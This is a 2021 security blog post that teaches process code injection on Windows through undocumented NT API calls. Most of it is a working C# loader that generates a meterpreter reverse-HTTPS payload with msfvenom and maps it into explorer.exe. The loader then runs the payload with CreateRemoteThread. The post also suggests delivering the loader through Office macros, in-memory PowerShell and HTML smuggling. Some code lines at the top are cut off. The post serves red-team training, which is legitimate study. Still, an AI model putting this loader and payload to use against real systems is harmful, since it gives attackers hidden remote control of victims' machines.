Process Code Injection Through Undocumented NTAPI

blog.omroot.io/process-code-injection-through-undocumented-ntapis

Yousuf Alhajri April 8, 2021

ntapi


Yousuf Alhajri

Cyber security specialist & security researcher. OSCP, OSWP, OSWE, OSEP, OSED, OSMR, and OSCE3 certified.

More posts by Yousuf Alhajri.

Yousuf Alhajri

8 Apr 2021 • 11 min read



```
0xc7,0xc0,0x00,0x20,0x00,0x00,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,
0x00,0x00,0x00,0x00,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,
0x8b,0x07,0x48,0x01,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x00,0x59,
0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

            long buffer_size = buf.Length;

            // Create the section handle.
            IntPtr ptr_section_handle = IntPtr.Zero;
            UInt32 create_section_status = NtCreateSection(ref ptr_section_handle, 0xe, In
            if (create_section_status != 0 || ptr_section_handle == IntPtr.Zero)
            {
                Console.WriteLine("[-] An error occured while creating the section.");
                return -1;
            }
            Console.WriteLine("[+] The section has been created successfully.");
            Console.WriteLine("[*] ptr_section_handle: 0x" + String.Format("{0:X}", (ptr_s

            // Map a view of a section into the virtual address space of the current proce
            long local_section_offset = 0;
            IntPtr ptr_local_section_addr = IntPtr.Zero;
            UInt32 local_map_view_status = NtMapViewOfSection(ptr_section_handle, GetCurre

            if (local_map_view_status != 0 || ptr_local_section_addr == IntPtr.Zero)
            {
                Console.WriteLine("[-] An error occured while mapping the view within the
                return -1;
            }
            Console.WriteLine("[+] The local section view's been mapped successfully with
            Console.WriteLine("[*] ptr_local_section_addr: 0x" + String.Format("{0:X}", (p

            // Copy the shellcode into the mapped section.
            Marshal.Copy(buf, 0, ptr_local_section_addr, buf.Length);
```

> Process code injection through chaining `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread` Win32 API functions is considered to be a standard technique. There's also another way of injecting code into another process's virtual address space, which can be done through the following lower-level native NT API functions: `NtCreateSection`, `NtMapViewOfSection`, `NtUnMapViewOfSection`, and `NtClose` located in `ntdll.dll`.

Theory

The main idea here is that when our malicious executable is executed, it will inject our shellcode into the virtual address space (VAS) of another process. Once our shellcode is placed within the memory of the other process, we will execute the shellcode from within the other process. This means that when our malicious binary gets terminated, our shellcode will still be running as long as the process we injected in is running. This means that we need to inject into a process that is unlikely to terminate. One such option is `explorer.exe`, which we're going to use in this post. Of course, we should take access permissions into mind since we cannot inject into a process that we're not privileged to do so.

In this blog, we're going to import the `ntdll.dll` in our C# PoC and call the APIs from our PoC.

First, we're going to generate a shellcode so that we have it ready as soon as we need it. You can generate the shellcode through the `msfvenom` and set the format to be in C#:

```
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=eth2 LPORT=443 -f csharp
byte[] buf = new byte[598] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
...
0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
```

We will initiate the `buffer_size` to be `buf.Length`, which is basically the size of the `buf` byte array (in case you're not familiar with C#).

The shellcode with its size in C# should look like:

```
byte[] buf = new byte[598] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
...
0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
long buffer_size = buf.Length;
```

Next, let's talk about the APIs and discuss each of them separately before we put the final PoC, but before we delve into that, we should keep in mind that we're calling the APIs from C# code. Since the APIs are in an unmanaged `ntdll.dll` library, we cannot just use them directly. We need to specify data types and return values that are compatible with the corresponding library functions that we're going to use, as well as the unmanaged library each function is located at. Luckily, all this work has already been done through P/Invoke. We can find all the PInvoke C# signatures we need in http://www.pinvoke.net.

The PInvoke C# signatures we're going to need are the following:

```
// OpenProcess - kernel32.dll
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int
processId);

// CreateRemoteThread - kernel32.dll
[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(
        IntPtr hProcess,
        IntPtr lpThreadAttributes,
        uint dwStackSize,
        IntPtr lpStartAddress,
        IntPtr lpParameter,
        uint dwCreationFlags,
        IntPtr lpThreadId);

// GetCurrentProcess - kernel32.dll
[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr GetCurrentProcess();

// ntdll.dll APIs
// NtCreateSection
[DllImport("ntdll.dll")]
public static extern UInt32 NtCreateSection(
        ref IntPtr section,
        UInt32 desiredAccess,
        IntPtr pAttrs,
        ref long MaxSize,
        uint pageProt,
        uint allocationAttribs,
        IntPtr hFile);

// NtMapViewOfSection
[DllImport("ntdll.dll")]
public static extern UInt32 NtMapViewOfSection(
        IntPtr SectionHandle,
        IntPtr ProcessHandle,
        ref IntPtr BaseAddress,
        IntPtr ZeroBits,
        IntPtr CommitSize,
        ref long SectionOffset,
        ref long ViewSize,
        uint InheritDisposition,
        uint AllocationType,
        uint Win32Protect);

// NtUnmapViewOfSection
[DllImport("ntdll.dll", SetLastError = true)]
static extern uint NtUnmapViewOfSection(
        IntPtr hProc,
        IntPtr baseAddr);
```

```
// NtClose
[DllImport("ntdll.dll", ExactSpelling = true, SetLastError = false)]
static extern int NtClose(IntPtr hObject);
```

Since there are few `kernel32.dll` API functions we're going to leverage that are documented, I'm going to explain them briefly for the sake of clarity. We use `OpenProcess` to get a handle to the targeted process. We also use `CreateRemoteThread` to execute code on the targeted process by providing an address to the memory location in the targeted process's VAS. We use `GetCurrentProcess` to get a handle to the current process.

That's said, let's talk about the NTAPI undocumented functions that we're going to leverage to map our shellcode in the targeted process.

`NtCreateSection`

From this link, we can get an idea of the parameters `NtCreateSection`. This function simply creates a section object. A section object simply means a chunk of memory that a process can use to share memory with another. We can leverage this to create a section in the current process (malicious) that we can share with the targeted process (explorer.exe). The prototype of `NtCreateSection` is the following:

```
NTSYSAPI NTSTATUS NTAPI NtCreateSection(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
IN POBJECT_ATTRIBUTES   ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
IN HANDLE               FileHandle OPTIONAL );
```

Prototype of `NtCreateSection`

`SectionHandle` should be the handle to the section we ask the API to create. This is a pointer we get as a result of our call.

`DesiredAccess` should be the access we want to get to the section. In this case, it's going to be the value of `SECTION_MAP_WRITE | SECTION_MAP_READ | SECTION_MAP_EXECUTE`, which is `0xe`. Those values can be found here.

`ObjectAttributes` is a pointer to OBJECT_ATTRIBUTES structure which contains the section name that is in Object Namespace format. Since this is optional and unnecessary in our case, we can just pass a NULL pointer.

`MaximumSize` is the maximum size of the memory section we desire. In this case, it's going to be the size of our shellcode. Notice that it's a pointer, so we'll need to pass a reference to the `buffer_size`.

`PageAttributess` is what the parameter name itself says. It's the memory page attributes. In this case, we want `PAGE_EXECUTE_READWRITE`, which has the value of `0x40`. This gives us the permission to read/write/execute code within the page.

`SectionAttributes` is the section attributes. In this case, we're going to supply a `0` so that `NtCreateSection` creates a section with the default setting, which is SEC_COMMIT

`FileHandle` is used to specify a handle for a file that's used as a Page File for the section. Since we don't care, we're going to pass a null pointer.

Our C# code for this function should look like:

```
IntPtr ptr_section_handle = IntPtr.Zero;
UInt32 create_section_status = NtCreateSection(ref ptr_section_handle, 0xe,
IntPtr.Zero, ref buffer_size, 0x40, 0x08000000, IntPtr.Zero);
```

- `ptr_section_handle` is going to be the section handle we're going to get as the result of a successful call.
- `NtCreateSection` returns `STATUS_SUCCESS` when the operation is successful. `STATUS_SUCCESS` equals to `0`.
- If either `ptr_section_handle` is still `IntPtr.Zero` or `create_section_status` is not `STATUS_SUCCESS`, then there must be something that went wrong. We can write a check before going to the next process as follows:

```
if (create_section_status != 0 || ptr_section_handle == IntPtr.Zero)
{
        Console.WriteLine("[-] An error occured while creating the section.");
        return -1;
}
Console.WriteLine("[+] The section has been created successfully.");
Console.WriteLine("[*] ptr_section_handle: 0x" + String.Format("{0:X}",
(ptr_section_handle).ToInt64()));
```

NtMapViewOfSection

From this link, we can see the parameters this function accepts. This function maps the a view of a section into the VAS of a process. We're going to use this to map a view of the section we got a handle to. We're going to map our shellcode into the current process VAS, and then we will map it again to the targeted process. The prototype of `NtMapViewOfSection` is as follows:

```
NTSYSAPI NTSTATUS NTAPI NtMapViewOfSection(
    IN HANDLE               SectionHandle,
    IN HANDLE               ProcessHandle,
IN OUT PVOID            *BaseAddress OPTIONAL,
  IN ULONG                ZeroBits OPTIONAL,
      IN ULONG                CommitSize,
IN OUT PLARGE_INTEGER   SectionOffset OPTIONAL,
       IN OUT PULONG           ViewSize,
  IN                     InheritDisposition,
IN ULONG                AllocationType OPTIONAL,
       IN ULONG                Protect );
```

Prototype of `NtMapViewOfSection`

`SectionHandle` is the section handle. Its description is the same as explained above in `NtCreateSection` parameters.

`ProcessHandle` is a handle to a Process Object. We're going to pass the process object we're trying to map the view to. We're going to pass `GetCurrentProcess()` for the current Process Object as the `ProcessHandle`. Then we're again going to pass the Process Object we're targeting, `explorer.exe` in this case. The Process Object of the targeted process can be obtained through `OpenProcess` as we will see later.

`*BaseAddress` is a pointer to the variable that will get the assigned mapped memory. For this one, we will pass the address of a NULL pointer so that the function maps the memory automatically.

`ZeroBits` indicates the high bits that you want to set to 0 in the `*BaseAddress`. For this one, we don't really care, so we'll pass a NULL pointer.

`CommitSize` is the size in bytes of the initially committed memory. We will pass a NULL pointer to this parameter so that the API function will automatically deal with this for us.

`SectionOffset` is a pointer to the start of the mapped block in the section. This will be the address of the beginning of our shellcode within the section. For this parameter, we will pass a reference to a `long` variable so that it can store the pointer.

`ViewSize` is a pointer to the size of the mapped buffer. In this case, this is going to be a pointer to the `buffer_size`, which is the size of the shellcode.

`InheritDisposition` determines whether child processes can inherit the mapped section. However, we will pass `ViewUnmap` whose value is `0x2`. This tells the function that the created view will not be inherited by any child process.

`AllocationType` is the allocation type. As can be seen in the prototype, it's optional. Therefore, we can pass a `0`.

`Protect` is the page protection attributes we discussed earlier. This time, we'll pass `PAGE_READWRITE`, which equals `0x04`. The reason we're not passing `PAGE_EXECUTE_READWRITE` is that we actually don't want to execute code in the current process. We just want to map the section view so that we can map it again afterwards to the targeted process with the execution attribute, which we will set to the targeted process's section view later.

Our C# code for this function should look like:

```
long local_section_offset = 0;
IntPtr ptr_local_section_addr = IntPtr.Zero;
UInt32 local_map_view_status = NtMapViewOfSection(ptr_section_handle,
GetCurrentProcess(), ref ptr_local_section_addr, IntPtr.Zero, IntPtr.Zero, ref
local_section_offset, ref buffer_size, 0x2, 0, 0x04);
```

- `local_map_view_status` returns `STATUS_SUCCESS` in case the call's operation is successful.
- `ptr_local_section_addr` is going to be the address of the mapped section in the current process.
- If either `local_map_view_status` is not `STATUS_SUCCESS` or `ptr_local_section_addr` is `IntPtr.Zero`, then there must be something that went wrong. We can implement a check in case of a failure as follows:

```
if (local_map_view_status != 0 || ptr_local_section_addr == IntPtr.Zero)
{
        Console.WriteLine("[-] An error occured while mapping the view within the
local section.");
        return -1;
}
Console.WriteLine("[+] The local section view's been mapped successfully with
PAGE_READWRITE access.");
Console.WriteLine("[*] ptr_local_section_addr: 0x" + String.Format("{0:X}",
(ptr_local_section_addr).ToInt64()));
```

Next, we're going to copy the shellcode into the view we've just mapped. We're going to use `Marshal.Copy` method, which is basically used to copy data from a managed array (our shellcode) into an unmanaged memory address (the mapped view). It can also be used in reverse.

C# code to copy our shellcode into the memory:

```
Marshal.Copy(buf, 0, ptr_local_section_addr, buf.Length);
```

Once the shellcode is copied into the memory of the current process, we'll again map the current process's view into the targeted process's VAS.

C# code to map the current process's section that contains the shellcode into the targeted process's VAS:

```
var process = Process.GetProcessesByName("explorer")[0];
IntPtr hProcess = OpenProcess(0x001F0FFF, false, process.Id);
IntPtr ptr_remote_section_addr = IntPtr.Zero;
UInt32 remote_map_view_status = NtMapViewOfSection(ptr_section_handle, hProcess, ref
ptr_remote_section_addr, IntPtr.Zero, IntPtr.Zero, ref local_section_offset, ref
buffer_size, 0x2, 0, 0x20);
```

- As can be seen above, we get the first instance of `explorer` process to get its PID, and we use `OpenProcess` and supply PROCESS_ALL_ACCESS (`0x001F0FFF`), and the targeted process's PID. This is done to get a handle to the targeted process.
- Next, we define `ptr_remote_section_addr` and set it to a NULL pointer.
- We then call `NtMapViewOfSection`. The difference between this call and the second call is that we pass the targeted process handle, along with the `remote_section_addr`. We tell `NtMapViewOfSection` that the section view we want to map in the targeted process can be obtained through `ptr_section_handle` at `local_section_offset`. We also pass `0x20` in the last parameter to indicate `PAGE_EXECUTE_READ` so that we can execute our shellcode.

Again, we'll check whether the operation is successful:

```
if (remote_map_view_status != 0 || ptr_remote_section_addr == IntPtr.Zero)
{
        Console.WriteLine("[-] An error occured while mapping the view within the
remote section.");
        return -1;
}
Console.WriteLine("[+] The remote section view's been mapped successfully with
PAGE_EXECUTE_READ access.");
Console.WriteLine("[*] ptr_remote_section_addr: 0x" + String.Format("{0:X}",
(ptr_remote_section_addr).ToInt64()));
```

Now the shellcode is mapped within the targeted process's VAS. There's no point of keeping our shellcode in the current process's VAS, so we will unmap the section we mapped in the our malicious process and close the handle which can be done through `NtUnmapViewOfSection` and `NtClose` respectively.

```
NtUnmapViewOfSection(GetCurrentProcess(), ptr_local_section_addr);
NtClose(ptr_section_handle);
```

Now, we're almost there. In case everything goes as planned, we should have a pointer to our shellcode within the targeted process `explorer.exe`. This pointer is `ptr_remote_section_addr`.

We're going to use `CreateRemoteThread` to execute the shellcode within the targeted process. The code can be written as follows:

```
CreateRemoteThread(hProcess, IntPtr.Zero, 0, ptr_remote_section_addr, IntPtr.Zero, 0,
IntPtr.Zero);
```

- `hProcess` is a handle to the target process.
- `ptr_remote_section_addr` is the address which our shellcode is located at.
- If you're curious about the rest of the parameters we're passing, you can check the MSDN page for `CreateRemoteThread`.


Now, if we correctly put everything together, our code should look like the following:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace HelloThere
{
        class Program
        {
                // OpenProcess - kernel32.dll
                [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
                static extern IntPtr OpenProcess(uint processAccess, bool
bInheritHandle, int processId);

                // CreateRemoteThread - kernel32.dll
                [DllImport("kernel32.dll")]
                static extern IntPtr CreateRemoteThread(
                        IntPtr hProcess,
                        IntPtr lpThreadAttributes,
                        uint dwStackSize,
                        IntPtr lpStartAddress,
                        IntPtr lpParameter,
                        uint dwCreationFlags,
                        IntPtr lpThreadId);

                // GetCurrentProcess - kernel32.dll
                [DllImport("kernel32.dll", SetLastError = true)]
                static extern IntPtr GetCurrentProcess();

                // ntdll.dll API functions:
                // NtCreateSection
                [DllImport("ntdll.dll")]
                public static extern UInt32 NtCreateSection(
                        ref IntPtr section,
                        UInt32 desiredAccess,
                        IntPtr pAttrs,
                        ref long MaxSize,
                        uint pageProt,
                        uint allocationAttribs,
                        IntPtr hFile);

                // NtMapViewOfSection
                [DllImport("ntdll.dll")]
                public static extern UInt32 NtMapViewOfSection(
                        IntPtr SectionHandle,
                        IntPtr ProcessHandle,
                        ref IntPtr BaseAddress,
                        IntPtr ZeroBits,
                        IntPtr CommitSize,
                        ref long SectionOffset,
                        ref long ViewSize,
                        uint InheritDisposition,
```

```
                        uint AllocationType,
                        uint Win32Protect);

                // NtUnmapViewOfSection
                [DllImport("ntdll.dll", SetLastError = true)]
                static extern uint NtUnmapViewOfSection(
                        IntPtr hProc,
                        IntPtr baseAddr);

                // NtClose
                [DllImport("ntdll.dll", ExactSpelling = true, SetLastError = false)]
                static extern int NtClose(IntPtr hObject);

                static int Main(string[] args)
                {
                        // msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=tun0 LPORT=443 -f csharp
                        byte[] buf = new byte[598] {

0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
                        ...
                        0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
                        long buffer_size = buf.Length;

                        // Create the section handle.
                        IntPtr ptr_section_handle = IntPtr.Zero;
                        UInt32 create_section_status = NtCreateSection(ref
ptr_section_handle, 0xe, IntPtr.Zero, ref buffer_size, 0x40, 0x08000000,
IntPtr.Zero);
                        if (create_section_status != 0 || ptr_section_handle ==
IntPtr.Zero)
                        {
                                Console.WriteLine("[-] An error occured while
creating the section.");
                                return -1;
                        }
                        Console.WriteLine("[+] The section has been created
successfully.");
                        Console.WriteLine("[*] ptr_section_handle: 0x" +
String.Format("{0:X}", (ptr_section_handle).ToInt64()));

                        // Map a view of a section into the virtual address space of
the current process.
                        long local_section_offset = 0;
                        IntPtr ptr_local_section_addr = IntPtr.Zero;
                        UInt32 local_map_view_status =
NtMapViewOfSection(ptr_section_handle, GetCurrentProcess(), ref
ptr_local_section_addr, IntPtr.Zero, IntPtr.Zero, ref local_section_offset, ref
buffer_size, 0x2, 0, 0x04);

                        if (local_map_view_status != 0 || ptr_local_section_addr ==
IntPtr.Zero)
```

```
                        {
                                Console.WriteLine("[-] An error occured while mapping
the view within the local section.");
                                return -1;
                        }
                        Console.WriteLine("[+] The local section view's been mapped
successfully with PAGE_READWRITE access.");
                        Console.WriteLine("[*] ptr_local_section_addr: 0x" +
String.Format("{0:X}", (ptr_local_section_addr).ToInt64()));

                        // Copy the shellcode into the mapped section.
                        Marshal.Copy(buf, 0, ptr_local_section_addr, buf.Length);

                        // Map a view of the section in the virtual address space of
the targeted process.
                        var process = Process.GetProcessesByName("explorer")[0];
                        IntPtr hProcess = OpenProcess(0x001F0FFF, false, process.Id);
                        IntPtr ptr_remote_section_addr = IntPtr.Zero;
                        UInt32 remote_map_view_status =
NtMapViewOfSection(ptr_section_handle, hProcess, ref ptr_remote_section_addr,
IntPtr.Zero, IntPtr.Zero, ref local_section_offset, ref buffer_size, 0x2, 0, 0x20);

                        if (remote_map_view_status != 0 || ptr_remote_section_addr ==
IntPtr.Zero)
                        {
                                Console.WriteLine("[-] An error occured while mapping
the view within the remote section.");
                                return -1;
                        }
                        Console.WriteLine("[+] The remote section view's been mapped
successfully with PAGE_EXECUTE_READ access.");
                        Console.WriteLine("[*] ptr_remote_section_addr: 0x" +
String.Format("{0:X}", (ptr_remote_section_addr).ToInt64()));

                        // Unmap the view of the section from the current process &
close the handle.
                        NtUnmapViewOfSection(GetCurrentProcess(),
ptr_local_section_addr);
                        NtClose(ptr_section_handle);

                        CreateRemoteThread(hProcess, IntPtr.Zero, 0,
ptr_remote_section_addr, IntPtr.Zero, 0, IntPtr.Zero);
                        return 0;
                }
        }
}
```

Compiling & launching the above code:



Shellcode PID is that of the targeted process `explorer.exe`

Notice that the PID of the process is the targeted process `explorer.exe`.

Conclusion:

The idea of process migration is simply to inject another process with your malicious code so that instead of the original process, which might get terminated by the user, you inject into another process that's less likely to terminate. Of course, it's more complicated when it comes to different architechtures. Running a 64-bit shellcode within a 32-bit process will for sure fail. The same applies to process migration, you'll need to know the target process's arch & inject it with a compatible code. The code above serves just as a PoC. There are many ways to develop this PoC, which can involve client-side attacks such as creating an Office Document Macro and leveraging PowerShell to execute the above code entirely in memory. It can also be converted into other extensions such as Jscript or VBscript, which can be taken advantage of along with HTML Smuggling to perform attacks during engagements.

References: